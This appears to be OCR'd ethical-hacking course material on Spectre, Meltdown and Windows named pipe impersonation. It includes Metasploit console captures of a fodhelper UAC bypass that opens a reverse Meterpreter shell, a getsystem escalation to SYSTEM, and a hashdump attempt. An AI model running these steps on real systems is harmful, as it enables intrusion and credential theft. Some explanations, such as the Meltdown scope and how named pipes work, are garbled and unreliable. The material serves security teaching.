Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.


- **Meltdown Vulnerability**

  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.


  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.

Privilege Escalation Using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
  Comment                      : Schannel Security Package
  Capabilities                 : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
  MaxToken                     : 24576
  RPCID                        : 14
  Version                      : 1

====== SysmonEvents ======

ERROR: Unable to collect. Must be an administrator.


[*] Completed collection in 19.274 seconds


C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > 
```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
   --  ----
   0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts

Privilege Escalation Using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

